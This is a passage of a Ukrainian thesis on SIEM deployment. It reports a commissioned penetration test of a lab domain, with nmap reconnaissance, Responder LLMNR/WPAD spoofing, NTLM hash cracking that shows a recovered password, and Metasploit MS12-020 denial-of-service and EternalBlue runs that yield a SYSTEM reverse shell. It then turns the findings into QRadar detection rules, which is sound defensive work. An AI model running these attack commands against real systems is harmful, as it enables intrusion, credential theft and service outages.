Potentially Bad Traffic	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	Misc Suspicious Event	104.17.59.76	443	192.168.4.15
Potentially Bad Traffic	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	Misc Suspicious Event	104.18.139.9	443	192.168.4.15
Potentially Bad Traffic	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	Misc Suspicious Event	104.18.139.9	443	192.168.4.15
Potentially Bad Traffic	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	Misc Suspicious Event	104.18.139.9	443	192.168.4.15
portscan: UDP PortswEEP	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	UDP Reconnaissance	192.168.4.101	0	192.168.4.15
Potentially Bad Traffic	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	Misc Suspicious Event	104.18.139.9	443	192.168.4.15
portscan: UDP PortswEEP	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	UDP Reconnaissance	192.168.4.101	0	192.168.4.15
Potentially Bad Traffic	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	Misc Suspicious Event	104.18.139.9	443	192.168.4.15
Potentially Bad Traffic	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	Misc Suspicious Event	104.18.139.9	443	192.168.4.15
Windows Misc System Event	ADPDC	1	Jun 14, 2022, 7:28:0...	Misc System Event	192.168.4.101	0	192.168.4.101
Success Audit: Successful logon with administrative or special privileges	ADPDC	1	Jun 14, 2022, 7:27:3...	Admin Login Successful	192.168.4.101	0	192.168.4.101
Success Audit: An account was successfully logged on	ADPDC	1	Jun 14, 2022, 7:27:3...	User Login Success	192.168.4.101	60261	192.168.4.101
Success Audit: An account was logged off	ADPDC	1	Jun 14, 2022, 7:27:3...	Host Logout	192.168.4.101	0	192.168.4.101
Success Audit: An account was successfully logged on	ADPDC	1	Jun 14, 2022, 7:27:3...	User Login Success	192.168.4.102	56889	192.168.4.102
Success Audit: An account was logged off	ADPDC	1	Jun 14, 2022, 7:27:3...	Host Logout	192.168.4.102	0	192.168.4.102
Success Audit: Successful logon with administrative or special privileges	ADPDC	1	Jun 14, 2022, 7:27:3...	Admin Login Successful	192.168.4.102	0	192.168.4.102
stream5: TCP Small Segment Threshold Exceeded	Snort @ centos8	1	Jun 14, 2022, 7:27:4...	Suspicious TCP Flow	192.168.5.2	8413	192.168.4.102
stream5: TCP Small Segment Threshold Exceeded	Snort @ centos8	1	Jun 14, 2022, 7:27:4...	Suspicious TCP Flow	192.168.5.2	8413	192.168.4.101
stream5: TCP Small Segment Threshold Exceeded	Snort @ centos8	1	Jun 14, 2022, 7:27:3...	Suspicious TCP Flow	192.168.5.2	8413	192.168.4.101
Success Audit: A network share object was accessed	ADPDC	1	Jun 14, 2022, 7:27:2...	Object Access Success	192.168.4.102	56888	192.168.4.102
Success Audit: A network share object was accessed	ADPDC	1	Jun 14, 2022, 7:27:1...	Object Access Success	192.168.4.101	60260	192.168.4.101

Рисунок 2.53 – Приклад отримання повідомлень від налаштованих джерел подій

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				67
Змн.	Арк.	№ докум.	Підпис	Дата		

РОЗДІЛ 3 НАЛАШТУВАННЯ, ПЕРЕВІРКА ФУНКЦІОНАЛУ ТА ЕФЕКТИВНОСТІ ДЕТЕКТУВАННЯ ЗАГРОЗ ПІДСИСТЕМИ SIEM

3.1 Проведення тестування на проникнення в корпоративну мережну інфраструктуру

В межах кваліфікаційної роботи було розглянуто наступний сценарій: компанія Рассоон Со. заздалегідь найняла групу консультантів кібербезпеки для створення системи управління інформаційною безпекою. Було розроблено необхідний перелік нормативно-правових документів та описано політики безпеки, що становитимуть підґрунтя для отримання сертифікації ISO 27001-2013. Всі описані політики було впроваджено в офісах організації, після чого було прийнято рішення замовити послуги провайдера з тестування на проникнення. Це дозволило б перевірити якість та ефективність запроваджених політик безпеки, визначити вектори для вдосконалення цих політик, а також зменшити ризик провалити сертифікацію, яка коштує не малих грошей.

На територію офісу було занесено міні-комп'ютер RaspberryPi та підключено його до відкритого порту комутатора. Після цього, з безпечної дистанції від офісу було здійснено доступ до цього міні-комп'ютера через SSH та почато фазу розвідки.

```
(root@kali)~# ssh kilroy@evilpi
kilroy@evilpi's password:
Linux evilpi 5.10.0-kali9-amd64 #1 SMP Debian 5.10.46-4kali1 (2021-08-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 14 15:47:01 2022 from 192.168.5.4
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
= https://www.kali.org/docs/general-use/python3-transition/

(Run: "touch ~/.hushlogin" to hide this message)
(kilroy@evilpi)~$
```

Рисунок 3.2 – Підключення до RaspberryPi по SSH

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				68
Змн.	Арк.	№ докум.	Підпис	Дата		

Першим кроком для перечислення вразливостей та здобуття інформації (енумерації) мережної інфраструктури офісу було виконання так званого Ping Sweep, або перевірки наявних пристроїв в мережі за допомогою відправки ARP запитів.

```
(root@evilpi)-[~]
# ip a sh eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:e9:7c:01 brd ff:ff:ff:ff:ff:ff
    inet 192.168.4.14/24 brd 192.168.4.255 scope global dynamic noprefixroute eth0
        valid_lft 689981sec preferred_lft 689981sec
    inet6 fe80::cf60:7f:7bf2:59da/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Рисунок 3.3 – Параметри мережевого адаптера *eth0* *evilpi*

```
(root@evilpi)-[~]
# nmap -sn 192.168.4.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-15 09:13 EDT
Nmap scan report for 192.168.4.1
Host is up (0.0083s latency).
MAC Address: AA:BB:CC:00:01:10 (Unknown)
Nmap scan report for desktop-bm2hrs0.corp.raccoon.net (192.168.4.11)
Host is up (0.0034s latency).
MAC Address: 08:00:27:69:CD:61 (Oracle VirtualBox virtual NIC)
Nmap scan report for desktop-z7d45vs.corp.raccoon.net (192.168.4.12)
Host is up (0.0014s latency).
MAC Address: 08:00:27:A8:E1:7F (Oracle VirtualBox virtual NIC)
Nmap scan report for desktop-llhek3.corp.raccoon.net (192.168.4.13)
Host is up (0.0015s latency).
MAC Address: 08:00:27:AA:66:B0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.4.15
Host is up (0.0018s latency).
MAC Address: 08:00:27:F2:38:A5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.4.100
Host is up (0.030s latency).
MAC Address: AA:BB:CC:80:02:00 (Unknown)
Nmap scan report for 192.168.4.101
Host is up (0.0019s latency).
MAC Address: 08:00:27:1F:FB:97 (Oracle VirtualBox virtual NIC)
Nmap scan report for win-we0zqyx5us.corp.raccoon.net (192.168.4.102)
Host is up (0.0023s latency).
MAC Address: 08:00:27:17:9C:B1 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.4.14
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 2.21 seconds
```

Рисунок 3.4 – Ping Sweep мережі офісу за допомогою команди *nmap -sn 192.168.4.0/24*

Результат Ping Sweep вказав на наявність PC з ОС Windows, а також їх FQDN нашої компанії на думку про наявність створеного домену в мережі. Наступним кроком була енумерація DNS:

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		69

```
(root@evilpi)-[~]
# nmap --script dns-srv-enum --script-args dns-srv-enum.domain="corp.raccoon.net"
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-15 09:33 EDT
Pre-scan script results:
| dns-srv-enum:
|   Active Directory Global Catalog
|   service prio weight host
|   3268/tcp 0 100 win-we0zqyix5us.corp.raccoon.net
|   3268/tcp 0 100 win-i486em0fdbrcorp.raccoon.net
|   Kerberos KDC Service
|   service prio weight host
|   88/tcp 0 100 win-we0zqyix5us.corp.raccoon.net
|   88/tcp 0 100 win-i486em0fdbrcorp.raccoon.net
|   88/udp 0 100 win-we0zqyix5us.corp.raccoon.net
|   88/udp 0 100 win-i486em0fdbrcorp.raccoon.net
|   Kerberos Password Change Service
|   service prio weight host
|   464/tcp 0 100 win-we0zqyix5us.corp.raccoon.net
|   464/tcp 0 100 win-i486em0fdbrcorp.raccoon.net
|   464/udp 0 100 win-we0zqyix5us.corp.raccoon.net
|   464/udp 0 100 win-i486em0fdbrcorp.raccoon.net
|   LDAP
|   service prio weight host
|   389/tcp 0 100 win-we0zqyix5us.corp.raccoon.net
|   389/tcp 0 100 win-i486em0fdbrcorp.raccoon.net
|_
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.54 seconds
```

Рисунок 3.5 – Енумерація DNS

Як результат енумерації, знайдено FQDN контролерів домену, що відкриває багато можливостей для їх компрометації. Дуже часто домени Active Directory функціонують на основі групової політики за замовчуванням, яка містить в собі декілька десятків вразливостей безпеки домену. За допомогою **nmap** було визначено стек сервісів, що функціонує на одному з контролерів домену:

```
(root@evilpi)-[~]
# nmap -sS -sV -p- 192.168.4.101
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-15 10:02 EDT
Nmap scan report for 192.168.4.101
Host is up (0.0021s latency).
Not shown: 65504 filtered ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
25/tcp    open  smtp             hMailServer smtpd
53/tcp    open  domain          Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
80/tcp    open  http            Microsoft IIS httpd 7.5
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2022-06-15 14:05:19Z)
110/tcp   open  pop3            hMailServer pop3d
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
143/tcp   open  imap            hMailServer imapd
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain: corp.raccoon.net, Site: Default-First-Si
te-Name)
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CORP)
464/tcp   open  kpasswd5?       hMailServer smtpd
587/tcp   open  smtp            hMailServer smtpd
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: corp.raccoon.net, Site: Default-First-Si
te-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ssl/ms-wbt-server?
5722/tcp  open  msrpc           Microsoft Windows RPC
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf          .NET Message Framing
49153/tcp open  msrpc           Microsoft Windows RPC
49154/tcp open  msrpc           Microsoft Windows RPC
49155/tcp open  msrpc           Microsoft Windows RPC
49157/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc           Microsoft Windows RPC
49164/tcp open  msrpc           Microsoft Windows RPC
49169/tcp open  msrpc           Microsoft Windows RPC
49175/tcp open  msrpc           Microsoft Windows RPC
49177/tcp open  msrpc           Microsoft Windows RPC
49217/tcp open  msrpc           Microsoft Windows RPC
MAC Address: 08:00:27:1F:FB:97 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: mail.corp.raccoon.net, WIN-I486EM0FDBR; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:wi
ndows_server_2008:r2:sp1
```

Рисунок 3.6 – Енумерація сервісів PDC

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				70
Змн.	Арк.	№ докум.	Підпис	Дата		

З рис. 3.6 можна зрозуміти, що на цьому контролері домену функціонують наступні сервіси:

- FTP/HTTP (IIS 7.5);
- SMTP/POP3/IMAP (hMailServer);
- MS Kerberos;
- MS RPC;
- NetBIOS/DNS;
- LDAP.

Фази вторгнення та експлойтингу були здійснені за допомогою популярного експлойту зі спуфінгу LLMNR/NetBIOS-NS. LLMNR/NetBIOS-NS є протоколами, які виступають резервними опціями перекладу DNS-адрес. Якщо DNS-сервер отримує запит на переклад невідомого імені, він дублює цей запит до сервісів LLMNR/NetBIOS-NS, які шукають це ім'я в своїй базі записів та відповідають адресою PC, яка запросила переклад. По свої сутності механізм перекладу доменних імен цими протоколами є небезпечним, адже будь-яка відповідь, що приходить на відповідних UDP-портах протоколів, вважається надійною. Таким чином зловмисний сервер може відповісти на запит клієнта, попередньо запросивши зашифрувати повідомлення хешем паролю клієнта.




Рисунок 3.7 – Принцип спуфінгу LLMNR/NetBIOS-NS

WPAD є протоколом, який за замовчуванням ввімкнений у будь-якому браузері. Він здійснює пошук PAC файлу для подальшого використання вказаного у ньому проксі-сервера у всіх HTTP/HTTPS з'єднаннях. Він не потребує безпосередньої взаємодії користувача, та працює навіть при спробі пошуку автоматичних оновлень Windows через Інтернет. Пошук цього файлу здійснюється за допомогою протоколів DHCP→DNS→LLMNR у порядку їх пріоритету. Реалізація даного експлойту дозволила використати спуфінг LLMNR для отримання облікових даних користувача *user1*.




Рисунок 3.8 – Принцип спуфінгу WPAD

[illegible]

Рисунок 3.9 – Запуск WPAD проксі сервера на **evilpi** за допомогою команди **responder -I eth0 -wF**, перехоплення облікових даних користувача **user1** та їх вміст

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				72
Змн.	Арк.	№ докум.	Підпис	Дата		

```
(root@evilpi)~#
# john /usr/share/responder/logs/HTTP-NTLMv1-192.168.4.11.txt -w=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "netntlm", but the string is also recognized as "netntlm-naive"
Use the "--format=netntlm-naive" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
12#$qwER (user1)
12#$qwER (user1)
12#$qwER (user1)
3g 0:00:00:00 DONE (2022-06-15 15:24) 8.823g/s 7005Kp/s 21015Kc/s 21015Kc/s 120042..11882525
Use the "--show --format=netntlm" options to display all of the cracked passwords reliably
Session completed
```

Рисунок 3.10 – Брут-форс NTLMv1-хешу паролю користувача **user1**

Таким чином можливо скомпрометувати будь-який з кінцевих вузлів домену, адже контролери домену також періодично виходять в мережу Інтернет для пошуку оновлень.

Після цього було здійснено енумерацію на відомі вразливості за допомогою скрипту NSE – **vuln**.

```
3389/tcp open  ms-wbt-server
rdp-vuln-ms12-020:
VULNERABLE:
MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
State: VULNERABLE
IDs: CVE:CVE-2012-0152
Risk factor: Medium CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.

Disclosure date: 2012-03-13
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
http://technet.microsoft.com/en-us/security/bulletin/ms12-020

MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
State: VULNERABLE
IDs: CVE:CVE-2012-0002
Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the targeted system.
```

Рисунок 3.11 – Відомі вразливості сервісу RDP, знайдені за допомогою команди **nmap --script vuln 192.168.4.101**

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
smb-vuln-ms17-010:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-010).

Disclosure date: 2017-03-14
References:
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

Рисунок 3.12 – Відомі вразливості сервісу SMB, знайдені за допомогою команди **nmap --script vuln 192.168.4.101**

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		73

Рис. 3.11 демонструє наявну вразливість MS12-020, яка пов'язана із сервісом RDP в Microsoft Windows Server 2008 R2 і R2 SP1 і Windows 7 Gold і SP1 дозволяє зловмисникам викликати відмову в обслуговуванні (зависання програми) за допомогою серії створених пакетів, також відомої як «Відмова в обслуговуванні термінального сервера».

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set rhosts 192.168.4.101
rhosts => 192.168.4.101
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 192.168.4.101

[*] 192.168.4.101:3389 - 192.168.4.101:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.4.101:3389 - 192.168.4.101:3389 - 210 bytes sent
[*] 192.168.4.101:3389 - 192.168.4.101:3389 - Checking RDP status...
[+] 192.168.4.101:3389 - 192.168.4.101:3389 seems down
[*] Auxiliary module execution completed
```

Рисунок 3.13 – Проведення DDoS атаки на PDC за допомогою експлойту в *Metasploit*



Рисунок 3.14 – Результат проведення атаки

Наступна відкрита вразливість MS17-010 несе в собі загрозу набагато гіршу за відмову в обслуговуванні домену. Експлойт цієї вразливості, широко відомий під назвою EternalBlue, був використаний в славнозвісних глобальних кібератаках WannaCry та Petya (NotPetya). Весь принцип проведення експлойту спирається на недосконалість протоколу SMB та його системних викликів, які за допомогою

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Сфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		74

маніпуляцій з пам'яттю можуть змусити систему вузла жертви виконати шкідливий код.

Відповідний експлойт *Metasploit* був використаний для компрометації PDC домену:

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.4.101
rhosts => 192.168.4.101
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.4.14:4444
[*] 192.168.4.101:445 - Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
[*] 192.168.4.101:445 - Built a write-what-where primitive...
[+] 192.168.4.101:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.4.101:445 - Selecting PowerShell target
[*] 192.168.4.101:445 - Executing the payload...
[+] 192.168.4.101:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.4.101
[*] Meterpreter session 6 opened (192.168.4.14:4444 -> 192.168.4.101:60555) at 2022-06-17 01:08:58 +0300

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Рисунок 3.15 – Проведення атаки EternalBlue на PDC за допомогою експлойту в *Metasploit*

Рис. 3.15 демонструє успішне проведення експлойту, про що свідчить результат виконання команди *getuid* – до системи-жертви створено TCP-з'єднання та запущено командну оболонку від імені користувача *NT AUTHORITY\SYSTEM*. Системний обліковий запис цього користувача по своїй суті є аналогічним обліковому запису адміністратора, тобто він має повні привілеї на перегляд/зміну/виконання/видалення даних в системі, або як у даному випадку – у домені.

Після проведення тестування на проникнення документацію, складену у його ході, було передано до спеціалістів кібербезпеки компанії Raccoon Co. . Вони в свою чергу внесли відповідні зміни в політики безпеки офісу та передали нові політики до хмарного провайдера SOC *cloudsec.com*. Це дозволило налаштувати SIEM-рішення IBM QRadar на виявлення відповідних правопорушень за допомогою створення нових правил.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				75
Змн.	Арк.	№ докум.	Підпис	Дата		

3.2 Додавання правил безпеки QRadar з огляду на результати тестування на проникнення

Правила перевіряють події, потоки чи правопорушення. Якщо всі умови тесту виконуються, правило генерує відповідь.

IBM QRadar включає правила, які виявляють широкий спектр дій, включаючи надмірні заборони брандмауера, численні невдалі спроби входу та потенційну активність ботнету.

У наведеному нижче списку описано дві категорії правил:

- Спеціальні правила проводять тестування подій, потоків і правопорушень, щоб виявити незвичайну активність у мережі.
- Правила виявлення аномалій проводять тестування за результатами збереженого пошуку потоків або подій, щоб виявити, коли у мережі виникають незвичайні моделі трафіку.

Після отримання інформації про нові політики безпеки, аналітиками **cloudsec.com** було створено наступні правила у SIEM-системі IBM QRadar:

Для виявлення вхідних SSH-з'єднань було створено правило SSH Access From Outside з низкою наступних тестів:

- мережа призначення: 192.168.4.0/24;
- направлення (контекст) трафіку – з віддаленої до локальної;
- протокол: TCP;
- порт призначення: 22.




Рисунок 3.16 – Правило на основі потоків трафіку по виявленню вхідних SSH-з'єднань до мережі домену клієнту

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		76

Для виявлення спроб сканування мережі на кінцеві вузли було створено правило Ping Sweep Detected з низкою наступних тестів:

- мережа призначення: 192.168.4.0/24;
- протокол: ICMP;
- QID: повідомлення модуля portscan Snort: portscan: ICMP Filtered Sweep.




Рисунок 3.17 – Правило на основі повідомлень Snort по виявленню сканування мережі на кінцеві вузли

Для виявлення спроб енумерації DNS мережі клієнта було створено правило DNS Enumeration з низкою наступних тестів:

- мережа призначення: 192.168.4.0/24;
- протоколи: TCP / UDP;
- порт призначення: 53;
- QID: повідомлення Snort пов'язані з підозрілим TCP / UDP трафіком.




Рисунок 3.18 – Правило на основі повідомлень Snort по виявленню енумерації DNS в мережі

Для виявлення спроб сканування портів будь-якої РС мережі клієнта було створено правило Port Scan Detected з низкою наступних тестів:

- мережа призначення: 192.168.4.0/24;
- протоколи: ICMP / TCP / UDP;
- QID: будь-які повідомлення Snort пов'язані зі скануванням портів.

Rule Description

Apply Port Scan Detected on events which are detected by the Local system and when the destination network is Net-10-172-192.Net_192_168_4_0 and when the IP protocol is one of the following ICMP, UDP, TCP and when the event QID is one of the following (2500138) portscan: ICMP Sweep, (2500139) portscan: ICMP Filtered Sweep, (2519460) BLEEDING-EDGE ICMP PING IPTools, (2500095) spp_portscan2: Portscan detected!, (2500001) spp_portscan: Portscan Detected, (2500003) spp_portscan: Portscan Ended, (2500002) spp_portscan: Portscan Status, (2519982) BLEEDING-EDGE Behavioral Unusually fast Telnet Connections Potential Scan or Brute Force, (2500132) portscan: TCP Decoy Portscan, (2500142) portscan: TCP Distributed Portscan, (2500144) portscan: TCP Filtered Decoy Portscan, (2500146) portscan: TCP Filtered Distributed Portscan, (2500121) portscan: TCP Portscan, (2500143) portscan: TCP Filtered Portscan, (2500145) portscan: TCP Filtered Portsweep, (2500141) portscan: TCP Portsweep, (2500043) spp_stream4: FIN Stealth Scan, (2500026) spp_stream4: SYN FIN Stealth Scan, (2500131) portscan: UDP Portsweep, (2500129) portscan: UDP Portscan, (2500136) portscan: UDP Filtered Portsweep, (2500134) portscan: UDP Filtered Portscan, (2500137) portscan: UDP Filtered Distributed Portscan, (2500135) portscan: UDP Filtered Decoy Portscan, (2500133) portscan: UDP Distributed Portscan, (2500130) portscan: UDP Decoy Portscan, (2519443) BLEEDING-EDGE SCAN NMAP -f -sF, (2519444) BLEEDING-EDGE SCAN NMAP -f -sN, (2519445) BLEEDING-EDGE SCAN NMAP -f -sS, (2519446) BLEEDING-EDGE SCAN NMAP -f -sX, (2519441) BLEEDING-EDGE SCAN NMAP -sA (1), (2519442) BLEEDING-EDGE SCAN NMAP -sA (2), (2519439) BLEEDING-EDGE SCAN NMAP -sO, (2519440) BLEEDING-EDGE SCAN NMAP -sS, (2500025) spp_stream4: NMAP Fingerprint Stateful Detection, (2500023) spp_stream4: NMAP XMAS Stealth Scan, (2529836) stream5: TCP Timestamp is outside of PAWS window, (2579308) Potentially Bad Traffic

Rule Actions

- Set Severity to 4
- Set Credibility to 8
- Set Relevance to 5
